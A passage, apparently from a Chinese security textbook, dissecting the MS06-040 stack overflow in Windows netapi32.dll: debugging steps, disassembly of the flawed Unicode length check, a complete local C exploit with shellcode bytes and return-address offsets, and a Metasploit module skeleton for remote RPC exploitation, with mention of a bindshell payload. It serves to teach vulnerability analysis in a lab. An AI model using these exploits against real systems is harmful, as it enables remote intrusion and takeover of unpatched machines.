如果这时按 F8 键 step over，程序会立刻“跑飞”，这证明溢出肯定发生在函数 NetpwPathCanonicalize 之内，因此我们按 F7 键 step into 这个函数以探究竟。

进入 NetpwPathCanonicalize() 函数体后，按 F8 键继续单步跟踪。大概执行不超过 40 条指令的时候，程序会在另一次函数调用时崩溃，如图 13.2.4 所示。



图 13.2.4 在漏洞被触发前设置断点

看来 NetpwPathCanonicalize 函数中位于 0x7517F856 的这次函数调用才是导致栈溢出

进入这个函数后，继续按 F8 键单步跟踪，时刻注意寄存器和栈中的状态变化。反复跟踪几遍之后，您会发现这段程序首先将 arg_4 所指的字符串“bbbbbb……”复制到栈中，然后在这个字符串后加上 unicode 字符“\” (0x5C00)，再将 arg_1 中的长字符串“aaaa……”连接在末尾，而正是连接 arg_1 的 wcsat 调用触发了漏洞，如图 13.2.5 所示。



(1) arg_4 中包含了 0xFE 个字符 'b' (0x62), 被复制到栈帧中开始于 0x0012F294 处的缓冲区。

(3) 程序在 ‘\’ 后连接 0x31E 个字符 ‘a’ (0x61), 这次字符串连接操作造成了栈帧溢出, 位于 0x0012F6A8 处的 EBP 及紧随其后的返回地址都被改写。

对照动态调试的信息，不难看出栈中的状态如图 13.2.6 所示。




图 13.2.6 栈中的布局

如图 13.2.6 所示，通过动态调试已经知道了溢出时栈中的情况。值得注意的是，我们发现 ECX 在函数返回时总是指向栈中缓冲区，因此我们可以把 shellcode 放在 arg_4 中，并采用 JMP ECX 作为定位 shellcode 的跳板。用 OllyDbg 在内存中搜索指令 JMP ECX，如图 13.2.7 所示。




图 13.2.7 搜索“跳板”地址

我们不妨采用 netapi32.dll 自身代码空间中 0x751852F9 处的 CALL ECX 作为跳转指令，布置缓冲区如下。

(1) 缓冲区中的内容为 (arg_4:bbbbbbbbbbbbbbbbbb...) + (\\) + (arg_1:aaaaaa aaaaaaaaaa...).

(2) 目前, arg_4 数组大小为 0x100 (256) 字节, 除去两个字节 null 作为结束符, 254 字节基本能够容纳 shellcode。

(3) 缓冲区起址: 0x0012F294。

(4) EBP 位置: 0x0012F6A8。

(5) 返回地址: 0x0012F6AC。

(6) 返回地址距离缓冲区的偏移为 $0x0012F6AC - 0x0012F294 = 0x418$, 去掉 arg_4 和 '\\' 的影响, arg_1 数组偏移 $0x418 - 0x100 = 0x318$ 处的 DWORD 将淹没返回地址, 在那里填入跳转地址即可执行 shellcode。

仍然使用弹出 “failwest” 消息框的 shellcode 进行测试, 最终的本地溢出利用代码如下。

```
#include <windows.h>
typedef void (*MYPROC) (LPTSTR);
char shellcode[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8";
int main()
{
    char arg_1[0x320];
    char arg_2[0x440];
    int arg_3=0x440;
    char arg_4[0x100];
    long arg_5=44;
```



```
HINSTANCE LibHandle;  
MYPROC Trigger;  
char dll[] = "./netapi32.dll"; // care for the path  
char VulFunc[] = "NetpwPathCanonicalize";  
LibHandle = LoadLibrary(dll);  
Trigger = (MYPROC) GetProcAddress(LibHandle, VulFunc);  
memset(arg_1, 0, sizeof(arg_1));  
memset(arg_1, 0x90, sizeof(arg_1)-2);  
memset(arg_4, 0, sizeof(arg_4));  
memset(arg_4, 'a', sizeof(arg_4)-2);  
memcpy(arg_4, shellcode, 168);  
arg_1[0x318]=0xF9; // address of CALL ECX  
arg_1[0x319]=0x52;  
arg_1[0x31A]=0x18;  
arg_1[0x31B]=0x75;  
(Trigger)(arg_1, arg_2, arg_3, arg_4, &arg_5, 0);  
FreeLibrary(LibHandle);  
}
```

按照与 POC 代码同样的环境编译运行，应该可以看到我们熟悉的消息框，如图 13.2.8 所示。




图 13.2.8 本地利用成功

总结一下动态调试的思路。

(1) 第一次调试看到 EIP 已经被改写为 0x61616161, 证明传入的参数可以制造溢出并控制 EIP, 但堆栈被破坏, 无法看到溢出前的函数调用。

(2) 用 PE 工具直接查出 NetpwPathCanonicalize 的 VA 地址, 第二次调试时直接对这个 VA 地址下断点。

(3) 单步跟踪 NetpwPathCanonicalize 函数, 观察寄存器的变化, 发现是其中的一次函数调用引起的错误。

(4) 第三次调试直接针对 NetpwPathCanonicalize 中引起错误的子函数, 单步跟踪一轮后, 彻底弄清楚栈中布局, 编写本地 exploit。

13.2.2 静态分析

通过动态调试, 我们已经掌握了 MS06-040 被触发时栈中的所有状态, 并实现了本地的 exploit。下面我们通过 IDA 来看看漏洞到底是怎么产生的。

在动态调试时, 我们发现产生溢出的函数实际上是被 NetpwPathCanonicalize 在 0x7517F856 处调用的一个子函数, 所以我们用 IDA 反汇编后重点分析这个函数, 如图 13.2.9 所示。




图 13.2.9 用 IDA 分析漏洞函数

这个函数并不复杂，结合 IDA 的图形显示功能可以比较方便地搞清楚 NetpwPathCanonicalize 函数。可以看到生成新串的过程实际是在 CanonicalizePathName（）内（.text:7517F856 call sub_7517FC68）完成的。这个函数使用局部变量，在栈内开空间暂存新串，这块空间可被溢出。

具体说来，NetpwPathCanonicalize（）在调用 CanonicalizePathName（）前的动作包括：

- （1）判断第 6 个参数是否为 0，不为 0，则退出。
- （2）判断第 5 个参数所指值是否为 0，为 0，则进行一次 NetpwPathType 的验证调用。
- （3）判断第 4 个参数所指值是否为 0，若不为 0，则将所指字符串放入 NetpwPathType 进行验证。
- （4）在这次验证中，如果 4 号串 unicode 长度超过 0x103（字节长度为 0x206），则返回 0x7B（ERROR_INVALID_NAME），引起程序退出。
- （5）验证接收 buffer 的大小是否为 0，否则退出。
- （6）调用 CanonicalizePathName（）函数。

.....

很快就能发现代码中产生漏洞的原因。

```

===== SUBROUTINE =====
7517FC68 int __stdcall sub_7517FC68 (wchar_t *,wchar_t
*,wchar_t *,int,int)
7517FC68 push ebp
7517FC69 movebp, esp
7517FC6B subesp, 414h           //开辟栈内空间，用于暂存生成的字符串
7517FC71 push ebx
7517FC72 push esi
7517FC73 xoresi, esi
7517FC75 push edi
7517FC76 cmp[ebp+arg_0], esi    //判断 4 号串地址是否为空
7517FC79 movedi, ds:__imp_wcslen
7517FC7F movebx, 411h
7517FC84 jzshort loc_7517FCED
7517FC86 push[ebp+arg_0]       //压入 4 号串
7517FC89 calledi ; __imp_wcslen //计算 4 号串的 unicode 长度，注意为

```



```

7517FC8B  movesi, eax
7517FC8D  popecx
7517FC8E  testesi, esi
7517FC90  jzshort loc_7517FCF4
7517FC92  cmpesi, ebx
7517FC94  jaloc_7517FD3E
7517FC9A  push[ebp+arg_0]
7517FC9D  leaeax, [ebp+var_414]
7517FCA3  pusheax
7517FCA4  call ds:__imp_wscpy

//字节长度的一半，这是导致边界检查被
//突破的根本原因，即用 UNICODE 检查
//边界，而栈空间是按字节开的

//若越界，则退出程序
//4 号串地址
//栈中暂存串起址
//将 4 号串拷入栈中暂存串。虽然前面的
//边界检查有缺陷，似乎实际可以传入的 4
//号串可以达到 0x822 字节，但是 4 号串
//在传入本函数前被
//NetpwPathType() 提前检查过，按照前
//面的分析知道，四号串的长度不能超过
//0x206 字节，所以光靠这里的检查缺陷还
//不足以通过 4 号串制造溢出

7517FCAA  movax, [ebp+esi*2+var_416] //取出此刻暂存串（4 号串）的最后两个
//字节，检查是否是斜杠

7517FCB2  popecx
7517FCB3  cmpax, 5Ch //0x5C=92=ASCII(\)
7517FCB7  popecx
7517FCB8  jzshort loc_7517FCD5
7517FCBA  cmpax, 2Fh //0x2F=47=ASCII(/)
7517FCBE  jzshort loc_7517FCD5
7517FCC0  leaeax, [ebp+var_414]
7517FCC6  pushoffset asc_751717B8 //压入斜杠的 unicode
7517FCCB  pusheax
7517FCCC  call ds:__imp_wscat //把斜杠的 unicode 连接到栈中暂存串
//的末尾

```



```

7517FCD2  popecx
7517FCD3  incesi           //把斜杠的长度计入暂存串
7517FCD4  popecx
7517FCD5  moveax, [ebp+arg_4] //取出1号串, 类似的, 检查1号串的首
                        //字符是否是斜杠或反斜杠
7517FCD8  movax, [eax]
7517FCDB  cmpax, 5Ch
7517FCDF  jzshort loc_7517FCE7
7517FCE1  cmpax, 2Fh
7517FCE5  jnzshort loc_7517FCF4
7517FCE7  add[ebp+arg_4], 2
7517FCEB  jmpshort loc_7517FCF4
7517FCED  mov[ebp+var_414], si
7517FCF4  push[ebp+arg_4]   //1号串地址
7517FCF7  calledi ; __imp_wcslen
7517FCF9  addeax, esi       //计算4号串长+斜杠长度+1号串长的
                        //大小
7517FCFB  popecx
7517FCFC  cmpeax, ebx
7517FCFE  jashort loc_7517FD3E //第二次边界检查。从前面分析可以知道,
                        //只靠4号串是无法制造溢出的, 但是1号
                        //串的传入没有任何限制, 所以可以通过增
                        //加1号串的串长来溢出。栈空间为0x414,
                        //我们实际可传入的串总长可以达到0x828
7517FD00  push[ebp+arg_4]   //1号串
7517FD03  leaeax, [ebp+var_414]
7517FD09  pusheax
7517FD0A  call ds:__imp_wscat //将1号串连入栈中暂存串, 生成最终的
                        //路径字串, 这个调用导致了最终的栈溢出
7517FD10  popecx
.....

```



补丁后, 改动最大的两个函数之一就是我们所分析的漏洞, 按 Ctrl+D 组合键可以看到详细的比较结果, 如图 13.2.11 所示。




图 13.2.11 补丁对漏洞函数的修改情况

您也可以用类似的方法去研究另外一个被大量修改的函数。

13.3 远程 Exploit

13.3.1 RPC 编程简介

NetpwPathCanonicalize 函数可以通过 RPC 服务被远程调用。在开始远程攻击之前, 我们先简单介绍一下 RPC 的相关知识, 如果您有这方面的编程经验, 也可跳过这部分。

RPC 即 Remote Procedure Call, 是分布式计算中经常用到的技术。

两台计算机通信过程可分为两种形式: 一种是数据的交换, 另一种是进程间的通信。RPC 属于后者。简单说来, RPC 就是让您在自己的程序中调用一个函数(可能需要很大的计算量), 而这个函数是在另外一个或多个远程机器上执行, 执行完后, 将结果传回你的机器进行后续操作。

RPC 调用过程中的网络操作对程序员来说是透明的, 你在代码里调用这个远程函数就跟调用本地的一个 printf() 一样方便。只要把接口定义好, RPC 体系将替您完成网络上链接



建立、会话握手、用户验证、参数传递、结果返回等细节问题，让程序员更加关注于程序算法与逻辑，而不是网络细节。

在 VC 中进行 RPC 调用的流程如图 13.3.1 所示。




图 13.3.1 C 语言的 RPC 调用

使用 RPC 调用时，首先应当定义远程进程的接口 IDL 文件。IDL (Interface Description Language) 是专门用来定义接口的语言，有过 COM 编程经验的朋友对这个 IDL 肯定不会陌生。在这个文件里，我们要指定 RPC 的接口信息和 interface 下的 function 信息，包括函数的声明、参数等。

微软的 IDL 叫做 MIDL，是兼容 IDL 标准的。定义好的 IDL 文件接口经过微软的 MIDL 编译器编译后会生成三个文件，一个客户端 stub (有些文献把 stub 翻译成“插桩”或“码桩”)，一个服务端 stub，还有一个 RPC 调用的头文件。其中，stub 负责 RPC 调用过程中所有的网络操作细节。

在本章的附件中，我给出了 MS06-040 所需要的接口文件：rpc_exploit_040.acf 和 rpc_exploit_040.idl，您需要用 MIDL 编译这两个接口文件，得到 stub 文件和头文件。MIDL 编译器被包括在 VC 6.0 的组件里，可以在命令行下使用。

```
midl /acf rpc_exploit_040.acf rpc_exploit_040.idl
```

编译成功后，会在当前路径生成三个文件。

- (1) rpc_exploit_040_s.c RPC 服务端 stub (桩)
- (2) rpc_exploit_040_c.c RPC 客户端 stub (桩)
- (3) rpc_exploit_040.h RPC 头文件

把两个 stub 添加进工程，include 头文件，和调用远程函数的程序一起 link，你就可以试着去调用远程主机上的函数了。

本节我们将使用 MSF3.0 提供的类库进行 RPC 远程调用。MSF 的调用方式比 VC 更加便捷，您只需要在 exploit 模块的声明中加入

```
include Exploit::Remote::DCERPC
include Exploit::Remote::SMB
```

就可以像调用本地函数一样调用远程计算机上的函数了。我们所需要做的只是精心构造参数，然后调用远程主机上的 NetpwPathCanonicalize 函数。

题外话：我曾经在一篇名为《MS06-040 深入浅出》的文章中给出了 C 语言版本 RPC 溢出的样例代码。您可以在看雪论坛本书相关版面获得这篇文章及所使用的全部代码，并找到更多关于 MS06-040 的工具和其他资源。

13.3.2 实现远程 exploit

第 10 章中，我们曾经介绍过用 MSF3.0 测试 MS06-040 漏洞，以取得 Windows 系统的控制权，下面将尝试自己编写一个类似的 exploit。

MSF3.0 提供的类库非常方便，这里给出一个进行 RPC 调用的代码框架。

```
require 'msf/core'
module Msf
  class Exploits::Failwest::Ms06_040 < Msf::Exploit::Remote
    include Exploit::Remote::DCERPC
    include Exploit::Remote::SMB
    def initialize(info = {})
      super(update_info(info,
        'Name' => 'MS06-040 Remote overflow POC ',
```



```

        'Platform' => 'win',
        'Targets' => [['Windows 2000 SP0', {'Ret' => [0x318 ,
                                                    0x74FB62C3] }]]

    ))

    register_options([OptString.new('SMBPIPE',[true,"(BROWSER,
                                                    SRVSVC)","BROWSER"])],self.class)

end #end of initialize

def exploit
    connect()
    smb_login()
    handle = dcerpc_handle('4b324fc8-1670-01d3-1278-5a47bf6ee188',
                           '3.0', 'ncacn_np', ["\\#{datastore['SMBPIPE']}")
    dcerpc_bind(handle)
    arg_4 = .....
    arg_1 = .....
    stub =NDR.long(rand(0xffffffff)) +
           NDR.UnicodeConformantVaryingString('') +
           NDR.UnicodeConformantVaryingStringPreBuilt(arg_1) +
           NDR.long(rand(0xf0)+1) +
           NDR.UnicodeConformantVaryingStringPreBuilt(arg_4) +
           NDR.long(rand(0xf0)+1) +
           NDR.long(0)

    dcerpc.call(0x1f, stub) # call NetpwPathCanonicalize()
    disconnect
end #end of exploit def

end

end

```

经过一系列简单的管道、接口等设置后，我们可以像调用本地动态链接库一样调用远程主机。和前边本地溢出类似，我们只需要关注 `arg_1` 和 `arg_4` 的内容，在恰当的位置布置特

定的内容，MSF 和远程的主机会自动按照 RPC 协议为我们完成网络握手、参数解析、函数定位等工作。

实验环境如表 13-3-1 所示。

表 13-3-1 实验环境

	推荐的环境	备 注
攻击主机操作系统	Windows XP sp2	Windows 2000、Windows XP、Windows 2003、Linux、Unix、Mac OS 等任何 MSF3.0 支持的操作系统均可
目标主机操作系统	Windows 2000 sp0	Windows sp0~sp1 均可作为靶机，但部分地址需要在调试时重新确定。本实验指导基于 sp0
目标 PC	虚拟机 Vmware 6.0	虚拟机或实体计算机均可用于攻击测试
补丁版本	未打过 KB921883 补丁	请确定实验所用的目标主机中的 MS06-040 漏洞未被 Patch
MSF 版本	3.0	
网络环境	攻击主机与目标主机互相可达	确保防火墙等不会影响 TCP 链接的正常建立

注意：许多补丁曾经修改过 netapi32.dll，在本实验环境中，Windows sp0 的 netapi32.dll 文件大小为 310032 字节。如果遇到不同补丁版本，您可能需要在动态调试时重新确定一些内存地址。

调试方法如下。

- (1) 靶机端：将 OllyDbg attach 到 service.exe 进程，然后按 F9 键让其继续运行。
- (2) 靶机端：按快捷键 Ctrl+G 去 NetpwPathCanonicalize 函数中，在发生溢出的函数被调用前下断点。溢出函数的 VA 地址可以通过靶机上的 netapi32.dll 文件确定，比如用 IDA 反汇编或类似上节中用 PE 工具查出。
- (3) 攻击机端：在给出的代码框架下，按上节的分析思路布置 arg_1、arg_4 的内容。
- (4) 攻击机端：将测试的代码放入 MSF3.0 相应的模块目录下，命名为 ms06_040.rb。例如，C:\Program Files\Metasploit\Framework3\framework\modules\exploits\failwest\ms06_040.rb。
- (5) 攻击机端：启动 MSF3.0，在“exploit”中搜索 ms06-040，找到我们编写的 exploit。
- (6) 攻击机端：选择 target、payload，配置靶机的 IP 地址，然后单击“launch”按钮，MSF 会按照我们在 module 所设定的参数去调用远程主机的 NetpwPathCanonicalize 函数。
- (7) 靶机端：service.exe 进程收到攻击机的调用请求，会从网络数据包中提取出调用参数，然后调用 NetpwPathCanonicalize。
- (8) 靶机端：在漏洞被触发之前，OllyDbg 设置的断点被激活，程序被中断。我们可以



看到溢出的细节，从而计算偏移地址和调试 shellcode。

由于靶机端的 service.exe 进程是系统服务，如果在调试中发生错误会导致操作系统死机。这意味着我们每调试一次都可能要重新启动靶机的操作系统。这也是我建议先进行本地调试，弄清漏洞原理之后再调试远程主机的主要原因。

此外，您会发现如果我们使用显示“failwest”消息框的 shellcode，在成功运行后，并没有弹出预期的 MessageBox，但却会听到消息框弹出时“咚”的提示音。这是因为我们溢出的母进程 service.exe 是系统服务，无法正确绘制 UI 图形的缘故。因此，本节实验我们将使用 5.6 节所给出的那段非常精巧的 191 字节的 bindshell，用于在靶机上打开端口等待攻击端的 telnet 连接。

在本地调试中，我们使用 JMP ECX 作为跳板指令。但在远程调试时，在有些补丁版本的操作系统上（如 Windows 2000 sp4），溢出函数返回时，ECX 寄存器并没有指向缓冲区的起始位置。为了把缓冲区布置得比较通用，我们需要稍作修改。例如，我采取了如图 13.3.2 所示的部署方式。

